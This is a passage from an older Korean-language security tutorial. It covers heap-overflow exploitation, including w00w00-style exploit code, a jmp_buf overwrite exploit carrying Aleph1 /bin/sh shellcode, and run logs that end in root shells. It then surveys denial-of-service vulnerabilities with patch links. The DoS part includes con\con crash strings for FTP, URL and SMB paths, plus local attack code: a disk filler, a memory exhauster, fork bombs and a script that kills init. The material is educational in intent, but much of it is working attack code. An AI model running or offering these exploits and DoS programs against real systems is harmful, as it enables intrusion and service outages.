sysaddr = getesp() + atoi(argv[1]);
printf("Using 0x%lx as our argv[1] address\n\n", sysaddr);

memset(buf, 'A', BUFSIZE + sizeof(u_long));
}

else
{
printf("Using heap buffer for shellcode "
"(requires exec. heap)\n");

sysaddr = (u_long)sbrk(0) - atoi(argv[1]);
printf("Using 0x%lx as our buffer's address\n\n", sysaddr);

if (BUFSIZE + 4 + 1 < strlen(shellcode))
{
fprintf(stderr, "error: buffer is too small for shellcode "
"(min. = %d bytes)\n", strlen(shellcode));
```

```
exit(ERROR);
}

strcpy(buf, shellcode);
memset(buf + strlen(shellcode), 'A',
BUFSIZE - strlen(shellcode) + sizeof(u_long));
}

buf[BUFSIZE + sizeof(u_long)] = '\0';

/* reverse byte order (on a little endian system) */
for (i = 0; i < sizeof(sysaddr); i++)
buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8)) & 255;

execl(VULPROG, VULPROG, buf, shellcode, NULL);
return 0;
}

When we run this with an offset of 334 for the argv[] method
we get:
[root /w00w00/heap/examples] ./exploit2 334 stack
Using stack for shellcode (requires exec. stack)
Using 0xbffffd16 as our argv[1] address

(for 1st exploit) system() = 0x80484d0
(for 2nd exploit, stack method) argv[2] = 0xbffffd16
```

```
(for 2nd exploit, heap offset method) buf = 0x804a9a8


before overflow: funcptr points to 0x8048770
after overflow: funcptr points to 0xbffffd16
bash#


When we run this with an offset of 428-442 for the heap offset
method we get:
[root /w00w00/heap/examples] ./exploit2 428 heap
Using heap buffer for shellcode (requires exec. heap)
Using 0x804a9a8 as our buffer's address


(for 1st exploit) system() = 0x80484d0
(for 2nd exploit, stack method) argv[2] = 0xbffffd16
(for 2nd exploit, heap offset method) buf = 0x804a9a8


before overflow: funcptr points to 0x8048770
after overflow: funcptr points to 0x804a9a8
bash#
```

여기서, 마지막 exploit 인 jum_buf(setjmp/longjmp)를 사용한 방법에 대해 다루기로 하겠다. jum_buf 는 stack frame 은 저장하고 있으며 후에 실행될 때 이곳으로 jump 시켜줍니다. 따라서 만약 setjmp()와 longjmp() 사이를 overflow 시킬 수 있다면, 이 방법으로 뚫릴 수 있다. 다음은 jum_buf for x86 exploit 이다. 즉 다른 arch 에 대해서는 약간의 수정이 필요하다.

다음은 사냥감 프로그램이다.:

```
/*
* This is just a basic vulnerable program to demonstrate
* how to overwrite/modify jmp_buf's to modify the course of
* execution.
* jmp_buf를 overwrite해서 고쳐서 실행 흐름을 바꾸는 것을 연습해 본다.
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <setjmp.h>

#define ERROR -1
#define BUFSIZE 16

static char buf[BUFSIZE];
jmp_buf jmpbuf;

u_long getesp()
{
__asm__("movl %esp,%eax"); /* the return value goes in %eax */
}

int main(int argc, char **argv)
{
if (argc <= 1)
```

```
{
fprintf(stderr, "Usage: %s <string1> <string2>\n");
exit(ERROR);
}

printf("[vulprog] argv[2] = %p\n", argv[2]);
printf("[vulprog] sp = 0x%lx\n\n", getesp());

if (setjmp(jmpbuf)) /* if > 0, we got here from longjmp() */
{
fprintf(stderr, "error: exploit didn't work\n");
exit(ERROR);
}

printf("before:\n");
printf("bx = 0x%lx, si = 0x%lx, di = 0x%lx\n",
jmpbuf->__bx, jmpbuf->__si, jmpbuf->__di);

printf("bp = %p, sp = %p, pc = %p\n\n",
jmpbuf->__bp, jmpbuf->__sp, jmpbuf->__pc);

strncpy(buf, argv[1], strlen(argv[1])); /* actual copy here */

printf("after:\n");
printf("bx = 0x%lx, si = 0x%lx, di = 0x%lx\n",
jmpbuf->__bx, jmpbuf->__si, jmpbuf->__di);
```

```
printf("bp = %p, sp = %p, pc = %p\n\n",
jmpbuf->__bp, jmpbuf->__sp, jmpbuf->__pc);


longjmp(jmpbuf, 1);
return 0;
}
```

위의 program 이 stack pointer 를 찍어내는 이유는 초보자들이 쉽게 offset 을 추측할 수 있도록 해주기 위한 배려이다.

```
/*
* Copyright (C) January 1999, Matt Conover & WSD
*
* Demonstrates a method of overwriting jmpbuf's
(setjmp/longjmp)
* to emulate a stack-based overflow in the heap. By that I
mean,
* you would overflow the sp/pc of the jmpbuf. When longjmp()
is
* called, it will execute the next instruction at that
address.
* Therefore, we can stick shellcode at this address (as the
data/heap
* section on most systems is executable), and it will be
executed.
*
* This takes two arguments (offsets):
* arg 1 - stack offset (should be about 25-45).
```

```
* arg 2 - argv offset (should be about 310-330).
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define ERROR -1
#define BUFSIZE 16

#define VULPROG "./vulprog4"

char shellcode[] = /* just aleph1's old shellcode (linux x86)
*/
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0"
"\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8"
"\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

u_long getesp()
{
__asm__("movl %esp,%eax"); /* the return value goes in %eax */
}

int main(int argc, char **argv)
{
int stackaddr, argvaddr;
```

```
register int index, i, j;


char buf[BUFSIZE + 24 + 1];


if (argc <= 1)
{
fprintf(stderr, "Usage: %s <stack offset> <argv offset>\n",
argv[0]);


fprintf(stderr, "[stack offset = offset to stack of
vulprog\n");
fprintf(stderr, "[argv offset = offset to argv[2]]\n");


exit(ERROR);
}


stackaddr = getesp() - atoi(argv[1]);
argvaddr = getesp() + atoi(argv[2]);


printf("trying address 0x%lx for argv[2]\n", argvaddr);
printf("trying address 0x%lx for sp\n\n", stackaddr);


/*
* The second memset() is needed, because otherwise some values
* will be (null) and the longjmp() won't do our shellcode.
*/
```

```
memset(buf, 'A', BUFSIZE), memset(buf + BUFSIZE + 4, 0x1, 12);
buf[BUFSIZE+24] = '\0';
/*
* We need the stack pointer, because to set pc to our
shellcode
* address, we have to overwrite the stack pointer for jmpbuf.
* Therefore, we'll rewrite it with the real address again.
*/

for (i = 0; i < sizeof(u_long); i++) /* setup BP */
{
index = BUFSIZE + 16 + i;
buf[index] = (stackaddr >> (i * 8)) & 255;
}

/* ---------------------------- */

for (i = 0; i < sizeof(u_long); i++) /* setup SP */
{
index = BUFSIZE + 20 + i;
buf[index] = (stackaddr >> (i * 8)) & 255;
}

execl(VULPROG, VULPROG, buf, shellcode, NULL);
return 0;
}
```

```
[root /w00w00/heap/examples/vulpkgs/vulpkg4]# ./exploit4 36
322
trying address 0xbffffcf6 for argv[2]
trying address 0xbffffb90 for sp

[vulprog] argv[2] = 0xbffffcf6
[vulprog] sp = 0xbffffb90

before:
bx = 0x0, si = 0x40001fb0, di = 0x4000000f
bp = 0xbffffb98, sp = 0xbffffb94, pc = 0x8048715

after:
bx = 0x1010101, si = 0x1010101, di = 0x1010101
bp = 0xbffffb90, sp = 0xbffffb90, pc = 0xbffffcf6

bash#
```

이제까지는 control 된 상황에서의 overflow 였다. heap 에 sensitive 한 정보를 담고 있어서 overflow 가 가능한 함수들은 다음과 같다.

```
functions                        reason
1. *gets()/*printf(), *scanf()    __iob (FILE) structure in
heap
2. popen()                          __iob (FILE) structure in
heap
3. *dir() (readdir, seekdir, ...)  DIR entries (dir/heap
buffers)
```

```
4. atexit()                              static/global function
pointers
5. strdup()                             allocates dynamic data in
the heap
7. getenv()                             stored data on heap
8. tmpnam()                           stored data on heap
9. malloc()                             chain pointers
10. rpc callback functions      function pointers
11. windows callback functions   /  func pointers kept on heap
12. signal handler pointers     function pointers (note: unix
tracks in cygnus (gcc for win), these in the kernel, not in
the heap)
```

이제 위 함수들의 용도를 알 수 있을 것이다.

printf()'s, fgets()'s, readdir()'s, seekdir()'s, etc. 의 FILE structure 를 위한 공간역시 교묘하게 조작되어질 수 있다. atexit()는 program 이 종료될 때 호출되는 function pointer 를 가지고 있다. strdup() 은 heap 에 string(filename, password)등을 저장한다. malloc()의 chain pointers 는 프로그래머가 의도하지 않은 메모리 영역을 조작할 수 있다. getenv()는 heap 에 data 를 저장하며, $HOME 등을 조작할 수 있도록 해 준다. svc/rpc registration fuction 들은 heap 에 대기중인 함수들을 저장한다.

8.4. Buffer Overflow 의 위험성에 대한 대책

프로그램은 사람이 만든 것인 만큼 반드시 결점은 있기 때문에 그것에 대한 100% 보안책은 없을 것이다. 따라서 최선의 해결책은 결점이 없이 cording 을 하는 것이다. stack-based overflow 와 heap-based overflow 는 완벽하게 막을 방법이 없다.

따라서 프로그래머는 최대한 결점이 없는 프로그램을 개발하여야 하며, 결점이 발견되었을 때에는 빠르게 패치를 해야 할 것이다. 또한, 사용자는 패치 정보에 항상 관심을 가짐으로써 대책을 세워야 할 것이다.

8.5. 참고 자료

- ㈜ 정보보호기술 http://www.ezsecurity.co.kr
- 포항공과대학교 유닉스 보안 연구회 http://www.plus.or.kr/
- KISA http://www.kisa.or.kr/
- Progressive Web Group COOL4U http://www.cool4u.co.kr/
- 한국정보보호진흥원, http://www.certcc.or.kr/
- GNU HACKER http://gnuhacker.com/
- Robert Graham http://www.robertgraham.com/pubs/sniffing-faq.html/#detect
- 해커 스쿨 http://www.hackerschool.org/
- ㈜슈퍼유저코리아, http://www.superuser.co.kr/

9. Denial of Service Attack

9.1. Denial of Service Attack 의 개요

Denial of Service 란 multi-tasking 을 지원하는 운영체제에서 발생할 수 있는 공격 방법으로서 구체적으로 한 사용자가 시스템의 리소스를 독점(hogging)하거나, 모두 사용해 버리거나, 파괴하여서 이 시스템이 다른 사용자들에게 올바른 서비스를 제공하지 못하게 만드는 것을 말한다.

그러므로, 시스템의 정상적인 수행에 문제를 야기시키는 모든 행위를 denial of service(DoS) 공격이라고 부르기 때문에 이를 위해서는 매우 다양한 방법이 존재할 수 있다. 여기서 한가지 재미 있는 사실은 이러한 DoS 가 고의적으로 발생할 수도 있지만 사용자의 의도와는 상관없이 실수로 발생 할 수도 있다는 사실이다.

비록, denial of service 는 시스템에 치명적인 문제(루트 권한의 획득, 시스템이나 사용자 데이타의 파괴나 변조)를 끼치지는 못하지만 시스템의 정상적인 수행에 문제(네트웍이나 시스템 서비스 등의 마비)를 야기시킴으로써 사용자들의 많은 불편을 주게 된다. 그러므로 시스템 관리자들은 denial of service 가 고의적으로 발생했던 실수로 발생하게 되었든 이를 재빨리 감지하여 신속히 문제를 해결함으로써 사용자들에게 적절한 서비스를 제공할 수 있게 해주어야 한다. 하지만 대부분의 denial of service 공격의 특징이 공격을 감지하여 이를 막기가 매우 어렵다는 것이므로 이 공격의 심각도를 가히 인식할 수 있겠다.

9.2. Denial of Service Attack 의 위험성

대부분의 전문가들이 구분하기를 DoS 공격을 외부에서의 공격, 내부에서의 공격의 두 가지 유형으로 나누고 있다.

DoS 공격에 있어서 관심이 되고 있는 부분은 대부분이 내부에서의 공격보다는 외부에서 공격이고 실제로 공격 방법을 살펴보면 내부에서의 공격은 간단한 스크립트 몇 줄로써도 가능한데 비해서 외부에서의 공격은 좀 더 복잡하고 고도의 기술을 요하고 있다. 또한 내부에서의 공격은 이미 그 시스템에 계정을 가지고 있어야만 가능하기 때문에 DoS 가 시스템의 루트 권한을 획득하는 공격법이 아니라는 것을 고려한다면 큰 의미를 가질 수 있다고 볼 수는 없다. 하지만 일반 사용자의 권한으로 시스템을 마비시킬 수 있다는 사실 자체는 간과할 수 없음에 분명하다.

그럼 다음 여러 OS 에서의 DOS Attack 에 대한 위험성에 대해서 알아보도록 하겠다.

9.2.1. Microsoft WebTV DoS 취약점

해당 시스템

Microsoft WebTV 가 사용중인 Windows ME, 98, 98 SE

해당 시스템 설명

인터넷상의 유저가 윈도우에서 webTV 가 실행되고 있는 시스템의 22701-22705 의 포트중의 어떤 port 로나 udp 패킷을 보내는 경우, 해당 시스템이 다운되거나 webTV 프로그램이 정지되는 문제가 있다. (위의 포트는 WebTV 프로그램 화일중 annclist.exe 에 의해 열립니다.) 특히 포트 22703 번으로 udp 패킷을 보내는 경우, 자동으로 시스템이 rebooting 이 된다.

해결책

MS 사의 웹페이지에서 아래의 프로그램들을 다운받은 후 설치한다.

- Microsoft WebTV for Windows ME:

- http://download.microsoft.com/download/winme/Update/12278/WinMe/EN-US/274113USAM.EXE

- Microsoft WebTV for Windows 98 SE:
  - http://download.microsoft.com/download/win98SE/Update/12278/W98/EN-US/274113USA8.EXE

- Microsoft WebTV for Windows 98:
  - http://download.microsoft.com/download/win98SE/Update/12278/W98/EN-US/274113USA8.EXE

9.2.2. AOL Instant Messenger 의 DoS 취약점

해당 시스템

AOL Instant Messenger 4.1.2010 를 사용하고 있는 MS 윈도우즈 9x , NT, 2000

설명

AOL 인스턴트 메신저는 온라인 상태의 사용자를 위한 실시간 통신 서비스로, 주요기능 은 AOL 인스턴트 메신저 사용자간의 커뮤니티 형성이다. 따라서 쪽지 전송, e-mail 송신, 파일송수신, 채팅 등 다양한 기능을 가진다. 그런데 AOL 인스턴트 메신저 4.1.2010 버전은 다수의 '%s'문자를 포함하는 파일이름의 파일 전송을 다룰 때 DoS(서비스거부) 공격을 당할 수 있는 취약점을 가지고 있다.

MS 윈도우즈 NT 나 2000 을 사용하는 원격 사용자에게 다수의 '%s' 이름의 파일 (예: %s%s%s%s%s%.jpg)을 전송하면, AOL 인스턴트 메신저는 이 파일을 인스턴트 메신저 창에 나타내려 할 것이다. 이때 AOL 인스턴트 메신저는 오 동작을 일으켜 crash 된다. AOL 인스턴트 메신저가 다시 정상적인 기능을 하기 위해서는 이 어플리케이션을 다시 시작해야 한다. 이

러한 간단한 DoS 공격에 의해서는 AOL 인스턴트 메신저 프로그램 이 crash 되는 것이 일반적이나, 드물게는 MS 윈도 자체가 불안정해져서 다운되는 경우도 있다.

해결책

아직 패치 프로그램이 안 나와 있으므로, 현재로는 AOL 인스턴트 메신저 4.1.2010 버전 이외의 다른 버전을 사용 하는 게 좋다.

9.2.3. MS 윈도의 MSDOS 디바이스 네임을 이용한 DOS 공격

해당 시스템

MS 윈도 95, 98, 98SE

설명

MS 윈도 95,98 의 구조적인 결함 때문에 local, remote 사용자들이 reserved 된 DOS 디바이스 네임을 참조하는 path 와 filename 의 조합으로 시스템에 간단한 request 를 보낼 경우 (ex device\device 와 같은 식으로) 시스템이 다운될 수가 있다.

이러한 문제를 발생시킬 수 있는 디바이스 네임들은 다음의 것들로 알려져 있다. CON, NUL, AUX, PRN, CLOCK$, COMx, LPT1, CONFIG$이 그것이다..

이 취약점을 이용한 서비스거부공격은 다양한 방법으로 이루어질 수 있다. Local 사용자는 MS 워드나 도스 프롬프트에서 device\device 라는 파일을 open 하는 식으로 시스템을 다운 시킬 수 있으며, 웹 서버로 사용되는 경우 웹 페이지에 <img src="c:\con\con">라는 패턴을 넣어놓고 외부에서 브라우저를 통해 해당 웹 페이지를 브라우징 하게 되면 역시 시스템이 다운될 수 있다.

마찬가지로 외부에서도 이런 식으로 win95 나 win98 시스템을 다운 시킬 수 있다. 가령 remote 사용자가 ftp 나 웹, 또는 netbios 를 통한 share 기능을 이용할 때 다음과 같이 할 경우 해당 win95, 98 시스템은 다운 될 수 있다.

```
FTP: ftp> ls nul/nul
 WWW: http://target/con/con
 \\target\prn\prn
```

samba client 가 깔려있는 유닉스 시스템에서도 마찬가지로 netbios 를 사용하여 win95 나 98 시스템을 다운 시킬 수 있다.

```
[unix]$ smbclient '\\윈도 netbios 네임\share 디렉토리'
Password:
smb:\> cd con\con
*연결 끊어짐*
```

또한, 다음과 같은 공격패턴도 가능하다. Explorer 의 URL 부분에 \\Target host ip 를 넣어보자. 이때 상대방 컴퓨터의 공유가 된 폴더를 알아낼 수 있다. 이때 공유가 write 까지 되어있다면 상대방 컴퓨터 파일을 마음대로 엑세스 및 삭제 할 수 있다. 다음, Explorer 와 원도우의 실행창 또는 원도우 쉘에서 실행한다.

```
예) \\Target Host IP\공유된폴더\con\con 또는 file:///Target Host
IP\공유된폴더\con\con
   p.s)여기서 공유가 read 만 되어있어도 attack 가능하다.
```

이러한 공격을 받았을 때, 윈도 시스템은 윈도 특유의 파란화면의 에러 메시지가 뜨며 작동불가 상태가 되는 것이 특징이다.

klusz.com 의 R4IN 님이 의하면, 이 버그는 일명 concon(콘콘)버그라고 불리우며, 국내의 피시방은 어쩔 수 없이 공유기능을 사용해야 하는데 이 버그를 이용하면 피시방의 모든 컴퓨터를 다운 시킬 수 있어서 피시방이 가장 위험 상태이다.

해결책

가능한 공유기능을 사용을 제한해야 하며, 부득이 사용해야 하는 경우는 패스워드를 걸어두면 안전하다. (klusz.com 의 R4IN 님께서 제안한 대책)

MS 에서는 위와 같은 취약점을 보완하고자 다음과 같은 patch 를 발표하였다.

- Microsoft Windows 98.0se:
  - Microsoft patch 256015USA8
  - http://www.microsoft.com/downloads/release.asp?ReleaseID=19389
- Microsoft Windows 98:
  - Microsoft patch 256015USA8
  - http://www.microsoft.com/downloads/release.asp?ReleaseID=19389
- Microsoft Windows 95:
  - Microsoft patch 256015USA5
  - http://www.microsoft.com/downloads/release.asp?releaseID=19491

9.2.4. Solaris System 에서의 DDoS Attack 의 위험성

해당 시스템

statd, cmsd, tooltalk, ttdbserverd 등의 RPC 서비스를 제공중인 Solaris 시스템 x86 포함

설명

침입자에 의해 해킹당한 시스템에는 침입자에 의해 trinoo, TFN, TFN2K Stacheldraht 같은 프로그램들이 설치될 수 있는데 이 프로그램들은 차후에 연쇄적인 Distributed Denial-of-Service 공격에 사용되는 공격용 tool 이다.

이러한 DDoS 프로그램들은 자신이 스스로 다른 시스템으로 이식되는 기능은 없으며, DDoS 공격을 하려는 사람이 DDoS 공격 시에 client 등으로 이용하기 위해서 다른 시스템을 해킹하여 설치하게 된다.

solaris 계열의 호스트들이 다음의 취약점에 의하여 해킹당하여 DDoS 공격의 client 로 이용당할 수가 있다.

- rpc.statd port bounce
- rpc.cmsd buffer overflows
- ttdbserverd buffer overflows
- tooltalk buffer overflows

해결책

SUN 에서는 위의 취약점을 보완하기 위해 patch 를 이미 발표하였으며 다음 사이트에서 이를 구할 수 있다.

http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-license&nav=pub-patches

9.2.5. 유효하지 않은 RDP(Remote desktop Protocol) 데이터의 Terminal Service 에 대한 Dos 공격

해당 시스템

Microsoft Windows Server Server 4.0, Terminal Server Edition

Microsoft Windows 2000 Server

Microsoft Windows 2000 Advanced Server

Microsoft Windows 2000 Datacenter Server

설명

Windows Server 와 Windows 2000 에서의 터미널 서비스의 RDP(Remote desktop Protocol) 구현상 오류로 인해 특정형태의 일련의 데이터 패킷 조합들에 대해서 터미널 서비스가 오작동을 일으킬 수 있으며, 결국 서버가 서비스불능상태가 된다.

이 취약점은 단지 공격자가 특정한 일련의 패킷 조합을 RDP(Remote desktop Protocol) 포트로 보낼 수만 있다면 이용 가능하다. 서비스 불능 상태의 서버는 재부팅 함으로서 정상 서비스가 가능하나 공격 시 진행 중이던 작업내용은 복구가 불가능하다.

RDP(Remote Terminal Protocol) : Windows 터미널 서버와 클라이언트가 서로 연결시키기 위해 사용하는 프로토콜로서, 클라이언트는 키 입력 값과 마우스클릭 정보를 서버에 전송하기 위해 이 프로토콜을 사용하며, 서버는 화면출력 정보를 클라이언트로 전송할 때 이 프로토콜을 사용한다.

해결책

시스템에 따른 패치를 적용한다.

- Windows Server Server 4.0, Terminal Server Edition:

- http://www.microsoft.com/Downloads/Release.asp?ReleaseID=33250

- Windows 2000 Server and Advanced Server:
  - http://www.microsoft.com/downloads/release.asp?ReleaseID=33389

- Microsoft Windows 2000 Datacenter Server:
  - Microsoft Windows 2000 Datacenter Serve 에 대한 패치는 하드웨어에 따라 틀리므로 구입한 하드웨어 제조업자에 문의하도록 한다.

9.3. Denial of Service Attack 을 이용한 공격 유형 및 예제

그럼 지금부터 공격 유형을 내부, 외부로 나누어 알아보도록 하자.

9.3.1. System 내부에서의 Attack

첫째 내부적인 곳에서의 공격은 시스템이 보유하고 있는 리소스를 점유하거나 모두 고갈시켜 버림으로써 가능해 진다. 실제로 이를 위해서는 간단한 C 코드나 쉘 스크립트를 이용하여 가능하다. 하지만 이러한 공격 방법의 문제점은 반드시 시스템에 계정을 가지고 있어야 한다는 사실이다. 대부분의 침입자들이 시스템을 침입할 경우 일단 루트를 먼저 획득하는 데 관심을 가지기 때문에 내부에서의 공격은 사실상 고의에 의해서 라기보다는 사용자들의 실수로 인해서 발생하는 경우가 대부분이라고 볼 수 있다.

아래의 간단한 예들을 통해서 DoS 공격이 어떻게 가능해지는지 살펴 보도록 합시다. 주의할 점은 DoS 공격에는 아래에서 소개되는 예제 말고도 다른 수 많은 방법이 존재한다는 사실이다.

그 중에서도 보편적이면서도 쉬운 방법 몇 가지를 알아보도록 하겠다.

디스크 채우기 공격방법이 있다. 이 방식은 임의의 파일을 만들어서 파일 시스템을 가득차게 하는 방식이다. 소스코드를 보면 알 수 있듯이 임의의

파일을 열고나서(open) 그 파일을 unlink 시킨다. 이 부분에 대해서는 아래의 메뉴얼 페이지를 유심히 읽어 볼 필요가 있다. unlink 시킨 후에 파일의 크기를 무한정 증가시킴으로써 파일 시스템을 가득 차게 함으로써 시스템을 마비 상태로 만들게 된다.

```
/*#include <io.h>
#include <stdio.h>
#include <process.h>
*/
#include <stdio.h>
#include <sys/file.h>

void main()
{
int ifd;
char buf[8192];

ifd=open("./attckfil",O_WRONLY|O_CREAT,0777);
unlink("./attckfil");
while(1)
       write(ifd,buf,sizeof(buf));
}
```

이 공격에 대한 해결 방안으로는 문제의 프로세스를 알아내어서 죽이는 방법뿐이다. 하지만 이 경우에 문제의 프로세스를 알아내는 것은 매우 어렵다. 왜냐하면 ps 나 다른 방법을 이용하여 문제의 프로세스를 알아내려고 하여도 시스템이 거의 정상적이지 못하기 때문에 이러한 방법을 적용시키려고 하여도 잘 동작하지 않는다는 사실 때문이다. 그러므로 어쩔 수

없는 경우에는 최후의 방법으로 시스템을 다시 시작하게 하는 것도 하나의 방법일 수 있다.

이 경우 프로세스가 죽게 되면 늘어났던 파일도 자연적으로 사라지게 되므로 파일 시스템이 다시 정상적으로 돌아오게 된다(이는 운영체제의 경우에 따라 차이가 있을 수 있다고 본다). 이를 위한 대비책으로 각 사용자들에 대해서 quota 를 할당하는 것도 하나의 좋은 방법이 될 수 있다. 하지만 이 tmp 디렉토리와 같이 여러 사용자 프로세스들이 공동으로 사용하는 디렉토리에 이 공격을 한다면 quota 를 할당하는 것 또한 무용지물이 된다.

다음으로 메모리를 고갈시키는 방법이 있다. 다음의 예제는 메모리 리소스를 고갈시킴으로써 시스템을 마비시키는 코드이다. 이는 실제 메모리를 모두 사용한 후에 스왑(swap) 공간까지 모두 잡아 먹다가 결국에는 몇 초 안에 시스템이 제공할 수 있는 모든 메모리를 고갈시킴으로써 심지어는 ps 까지 동작하지 않게 하여 프로세스를 죽이는 일조차 하지 못하게 된다. 매우 간단한 예제이므로 쉽게 이해할 수 있을 것이고 실제로 이러한 방식의 DoS 는 누구나 프로그래밍을 하다가 한번쯤은 경험할 수 있는 경우이므로 자세한 설명은 생략하겠다.

```
#include<stdio.h>


void main()
{
char c;


while(1)
       c=malloc(1000);
}
```

이 공격에 대한 해결방안으로는 메모리가 모두 고갈된 후에는 더 이상 메모리를 할당 받을 수 없기 때문에 다른 프로세스(ex. hanterm or xterm)를 죽여서 약간의 메모리를 확보한 다음 ps 를 이용하여 문제의 프로세스를 죽이는 것이다. 하지만 이 방법이 모든 UNIX 에서 가능한 것이 아니고 시스템이 따라서 완전히 죽어버리는 경우도 있음을 기억하기 바란다.

물론 문제의 프로세스를 알아내는 방법은 관리자의 재량에 맡길 수 밖에 없다. 프로세스가 죽게 되면 잡혔던(allocated) 메모리가 모두 사용 가능하게(free)되므로 다시 시스템이 정상적으로 돌아오게 된다. 이는 운영체제가 반드시 제공해야 할 특징중의 하나이므로 대부분의 UNIX 에서 지원되리라고 본다. 문제의 프로세스를 찾아내는 방법이 곤란할 경우 최후의 방법으로 시스템을 다시 시작하게 하는 방법이 있을 수 있겠다.

다음으로 프로세스를 죽이는 방법이 있다. 다음의 예제는 존재하는 모든 프로세스를 죽이는 방법이다. 이는 init 프로세스에 SIGTERM 시그널을 보냄으로써 가능하다.

```
#define SIGTERM 15 /*software termination signal from kill */
```

이 경우는 모든 프로세스를 죽이기 위해서는 루트 권한을 가지고 있어야 한다. 그러므로 사실은 침입자가 시스템에 침입을 한 후 이미 루트 권한을 획득한 후에야 가능한 방법이다. 그러므로 이는 침입 후 사용자나 시스템의 데이터를 파괴하는 방법은 아니지만 시스템을 사용 불능상태로 만드는 방법이므로 루트 권한 획득 후 할 수 있는 일중에서 그래도 상당히 얌전한 것으로 생각 할 수도 있다.

이는 다음과 같은 간단한 스크립트로써 가능해 진다.

```
# run as root to kill all processes
#!/bin/sh
sync
```

```
kill -15 1
```

이 공격법에 대한 해결책으로는 시스템을 다시 재 가동하는 방법이 있다.

내부 공격의 마지막으로 프로세스 테이블 공격이 있다. 다음의 예제는 시스템의 프로세스 테이블을 모두 고갈(full) 시킴으로써 이루어지는 공격 방법이다. 일반적으로 커널이 만들어질 때 가능한 프로세스의 수를 한정시켜 놓게 되는데 이때 이 정해진 수를 넘어서게 되면 프로세스 테이블이 모두 고갈되면서 시스템의 모든 서비스가 거의 중단되게 된다. 실제로 테스트해 본 결과 시스템을 정상화 시키기 위해서 재시동을 시키게 되는 상태가 되었다.

```
void main()
{
      while(1) fork();
}
```

또는

```
void main()
{
      fork();
      main();
}
```

이 경우에는 그때 그때의 상황에 따라 관리자가 능동적으로 대처하도록 해야 한다. 한 예로 그 문제의 프로세스를 알아내어 죽이는 것인데 이 방법이 어려울 경우에는 시스템을 재시동시키는 수 밖에 없다.

앞에서 소개한 간단한 예들은 인터넷에서 쉽게 구할 수 있는 내부 공격에 해당되는 수많은 예들 중에서 몇 가지 대표적인 것만을 골라 보았다. 이

예들에서 알 수 있듯이 내부에서의 공격은 모두가 시스템이 가기고 있는 리소스를 독점하여서 문제를 야기시키고 있는데 이러한 방법들의 공통적인 문제점은 시스템의 재시동을 재외하고는 현재로서는 확실한 해결책이 없다는 것이다. 운영체제가 보다 더 안전하게(robust) 설계되는 것이 이 문제의 근본적인 해결책이라고 생각된다.

9.3.2. System 외부에서의 Attack

이번에는 외부 공격법에 대해서 알아보도록 하겠다. 외부에서 시도되는 DoS 공격은 내부에서의 공격과는 달리 사용자의 실수에 의해서 발생될 수도 있는 여지를 가지고 있지 않다. 이 경우에는 거의 대부분이 실제 목표로 하는 시스템을 공격할 목적으로 행해지게 된다. 대부분의 외부에서의 공격은 운영체제에서 제공하는 네트웍 기능을 이용하여 이루어지게 되는데 거의 모든 경우가 특정 포트를 관찰(listen)하고 있는 프로세스를 마비시키거나 오 동작하게 하여 시스템의 전체적인 네트웍 기능을 마비시키는 것이다. 외부에서의 공격을 접근 방법에 의해서 임의로 분류해 보았다. 크게 응용프로그램 수준, 패킷 수준, 네트워크 트레픽 증가 수준의 세가지로 나누어 보았다.

첫째로 응용 프로그램 수준이 있다. 이것은 sendmail, talkd, inetd, httpd 등의 응용 프로그램의 정상적인 동작을 하지 못하게 함으로써 시스템의 네트웍 기능을 마비시키는 것이다.

이 응용 프로그램수준에서 Mail Storm 이라 하여 sendmail 을 마비시키는 공격법이 있다. 이 경우는 한 호스트에 계속 메일을 보냄으로써 그 호스트의 메일 시스템을 마비시키는 것이다. 한 호스트에 집중적으로 메일을 보내면 시스템이 미처 메일을 처리하기도 전에 계속 메일이 오기 때문에 /var/spool/mqueue 에 쌓여서 시스템의 부하를 증가시키게 된다. 결국 이로 인해서 시스템의 기능을 마비시키게 되는 것이다. Sun sendmail 의 경우에는 시스템의 부하에 상관없이 계속 메일을 받지만 BSD sendmail 의

경우에는 시스템의 부하가 어느 정도 올라가 메일을 받는 작업을 중단하게 되므로 가능하면 BSD sendmail 을 이용하는 것을 추천하고 싶다. Mail Storm 이 발생하였을 경우에 이를 위한 해결방안으로는 메일을 보내는 곳과 그 사용자 아이디를 알아내어서 (오고 있는 메일의 머리(head)부분을 보면 이 메일이 어디서 오고 있는지를 알 수 있다) 작업을 중단시키게 하거나 현재 시스템의 메일 서비스를 중단하게 하는 방법 뿐이다. 이는 현재 실행중인 sendmail 데몬의 실행을 중단시킴으로써 가능하다.

다음으로 응용프로그램 수준 중 Java applet 을 이용한 방법이 있다. Java applet 의 경우에는 실제로 applet 자체가 클라이언트로 전송되어 동작하게 되므로 실제로 클라이언트의 CPU 나 메모리를 사용하게 된다. 그러므로 침입자가 CPU 나 메모리 리소스를 고갈시키는 applet 을 만들어 놓았을 때 이 applet 이 클라이언트로 전송되어 동작하게 되면 순식간에 클라이언트는 시스템이 마비상태에 이르게 된다. 그래도 이 공격 방법은 침입자가 직접 원하는 호스트를 고르는 것이 아니라 덧을 치고 기다리는 입장이므로 클라이언트가 접속을 할 경우에만 이루어 질 수 있다. 실제로 인터넷에 이러한 applet 이 많이 존재하고 있으므로 Java applet 을 받아온 후 시스템이 이상한 동작을 하게 되면 한번쯤 의심을 해보는 것이 좋다. 이 방법에 대해서는 뾰족한 대안이 없다고 말할 수 있겠다. 추가로 Java applet 은 DoS 말고도 다른 많은 보안 문제점을 가지고 있는 것으로 알려져 있다. 문제점에 대해서는 Java applet 의 동작원리를 이해하고 있다면 쉽게 생각해 볼 수 있을 것이다.

